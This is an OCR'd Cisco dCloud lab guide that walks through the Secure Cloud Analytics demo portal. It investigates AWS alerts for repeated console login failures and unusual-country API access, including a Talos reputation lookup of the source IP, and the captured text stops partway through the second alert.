


Task 2: AWS Breach Lab

Secure Cloud Analytics collects VPC flow logs (i.e. NetFlow) from AWS. In the AWS console you select which VPCs (Virtual Private Clouds) you want flow logs enabled on, when enabled for a VPC, any traffic between machines in the VPC and to the internet is recorded.

In this lab we will look at some of the active alerts for the demo portal. Below is how the AWS network has been setup.


1. Bastion Host – Remote Desktop Server w/public IP
2. ELB – Web load balancers (AWS Hosted Service)
3. RDS – Database Servers (AWS Hosted Service)
4. NatGW – Path for external traffic out of the VPC (AWS Hosted Service)
5. Web Servers – Standard EC2 instances running Apache




If you are not already logged into the Secure Cloud Analytics portal, do the following to access it:

1. Launch **Chrome** from the desktop of your Wkst1, as shown below.


2. Select the **SWC dCloud Portal** bookmark from the **SWC** folder of the bookmark toolbar as illustrated below.



3. Select **Login via cisco-dcloud** and enter username **test drive** and password **C1sco12345!**


cisco-dcloud.obsrvbl.com/accounts/login/
Stealthwatch Cloud
Login via Cisco Secure Sign-On
Login via cisco-dcloud

Cisco Stealthwatch Cloud is now enabled with Cisco Secure Sign



cisco-dcloud.obsrvbl.com/accounts/login/
Stealthwatch Cloud
Forgot Password?
Sign in
Login via Cisco Secure Sign-On
Login via cisco-dcloud

Username or Email Address: testdrive

Password: ••••••••••••

Login attempts from your IP address will be blocked for one hour after three failed attempts.

4. Select the **Alerts** option from the **Monitor** menu as illustrated below. You should see a mix of alerts like below.




Read-Only Mode read-only acco… the site, but cannot make updates or changes.

63 open alerts sorted by newest — Page 1 of 3

- **Permissive AWS Security Group Created** (Amazon Web Services) 805292866036\fgandola@cisco.com — #2575 — an hour ago — 2
- **Excessive Access Attempts (External)** virtualmachines/jumpbox — #1453 — 4 hours ago — 50
- **Excessive Access Attempts (External)** virtualmachines/rogue-server — #1388 — 4 hours ago — 50
- **Excessive Access Attempts (External)** virtualmachines/jumphost — #1387 — 4 hours ago — 50
- **Excessive Access Attempts (External)** i-0f5c16650ace2e7ac — #1024 Brute Force — 4 hours ago — 53
- **Excessive Access Attempts (External)** bastion1 — #562 GCP — 4 hours ago — 50
- **Inbound Port Scanner** Network — #100 AWS — 11 hours ago — 34

5. We will start with alert **433** (https://cisco-dcloud.obsrvbl.com/#/alerts/433). Search for 433 if you do not see it and click the hyperlink to get full details. This alert uses the IAM (Identity and Access Management) data from AWS to check for fraudulent activity. Scroll down to the supporting observations and you will see that user Patron tried unsuccessfully to login several times.



Read-Only Mode read-only accounts can view any part of the site, but cannot make updates or changes.

Alerts

433

1 open alert sorted by newest t

Clear filters Page 1 of 1


AWS Console Login Failures

This user tried and failed to log in to the AWS Console several times. This alert uses the AWS CloudTrail Event observation and may indicate an unauthorized user is attempting to gain access.

0040\patron

5 months, 2 weeks ago

4



AWS Console Login Failures

patron

Status	Open
ID	433
Description	This user tried and failed to log in to the AWS Console several times. This alert uses the AWS CloudTrail Event observation and may indicate an unauthorized user is attempting to gain access.
Updated	Jun 23, 2020 2:23:53 PM
Created	Jan 30, 2020 11:42:22 PM
Assignee	Nobody
Tags	AWS CSPM

After reviewing an alert, closing it will let the rest of your team know it's been resolved. In addition, closing alerts sends important feedback.

Supporting Observations


AWS CloudTrail Event Observation

AWS CloudTrail event reported for the device.

20 records per page

Time	User	Source IP	Event	Request	Response	Error Code
6/23/20 2:17 PM	patron	72.223.96.68	ConsoleLogin	none	{"ConsoleLogin": "Failure"}	
6/23/20 2:17 PM	patron	72.223.96.68	ConsoleLogin	none	{"ConsoleLogin": "Failure"}	

6. Click the black triangle next to the source IP address, and then click **Talos Intelligence** to pivot and see more detail about the source IP Address and its reputation. Notice the Network Owner is “Cisco Systems.” As a first step, Operations should reach out to the user and understand why they are not able to log in.



Supporting Observations

AWS CloudTrail Event Observation

AWS CloudTrail event reported for the device.

20 records per page

Time	User	Source IP	Event
6/23/20 2:17 PM	patron	72.223.96.68	ConsoleLogi
6/23/20 2:17 PM	patron		
6/23/20 2:16 PM	patron		
6/23/20 2:16 PM	patron		
6/23/20 2:16 PM	patron		
6/23/20 2:16 PM	patron		
6/23/20 2:16 PM	patron		
6/23/20 2:16 PM	patron		
6/23/20 2:16 PM	patron		

Lookup data results for IP Address

72.223.96.68

Search by IP, domain, or network owner for real-time threat data.

LOCATION DATA

Scottsdale, United States

OWNER DETAILS

IP ADDRESS	72.223.96.68
FWD/REV DNS MATCH	Yes
HOSTNAME	ip72-223-96-68.ph.ph.cox.net
DOMAIN	cox.net
NETWORK OWNER	Cox Communications

CONTENT DETAILS

CONTENT CATEGORY	*No established content categories*

Think these category details are incorrect? Submit a dispute here.

REPUTATION DETAILS

EMAIL REPUTATION	-
WEB REPUTATION (New | Legacy)	Neutral | Neutral

	LAST DAY	LAST MONTH
SPAM LEVEL	None	None
EMAIL VOLUME	0.0	0.0
VOLUME CHANGE	0%	

Think these reputation details are incorrect? Submit a dispute here.


BLOCK LISTS

BL.SPAMCOP.NET	Not Listed
CBL.ABUSEAT.ORG	Not Listed
PBL.SPAMHAUS.ORG	Not Listed
SBL.SPAMHAUS.ORG	Not Listed

TALOS SECURITY INTELLIGENCE BLOCK LIST

ADDED TO THE BLOCK LIST	No

7. Go back to the main alerts page (https://cisco-dcloud.obsrvbl.com/#/alerts) and search for Alert 430 (https://cisco-dcloud.obsrvbl.com/#/alerts/430). You will see that after the failed login attempts, we have a Geographic Unusual API Usage trigger because a user logged in from an unusual country, in this case it was Japan. Secure Cloud Analytics monitors what countries normally access the API and can detect unusual behavior. This specific alert has a 14 day baseline period. In this case, it is the same user as the console logins alert.



Status	Open
ID	430
Description	The AWS API has been accessed from a remote host in a country that doesn't normally access the API. For example, creating an IAM role from an unusual foreign IP would trigger this alert.
Updated	Jan 30, 2020 11:43:01 PM
Created	Jan 30, 2020 11:43:01 PM
Assignee	Nobody
Tags	AWS CSPM

After reviewing an alert, closing it will let the rest of your team know it's been resolved. In addition, closing alerts sends important feedback.

Supporting Observations


AWS CloudTrail Event Observation

AWS CloudTrail event reported for the device.

20 records per page

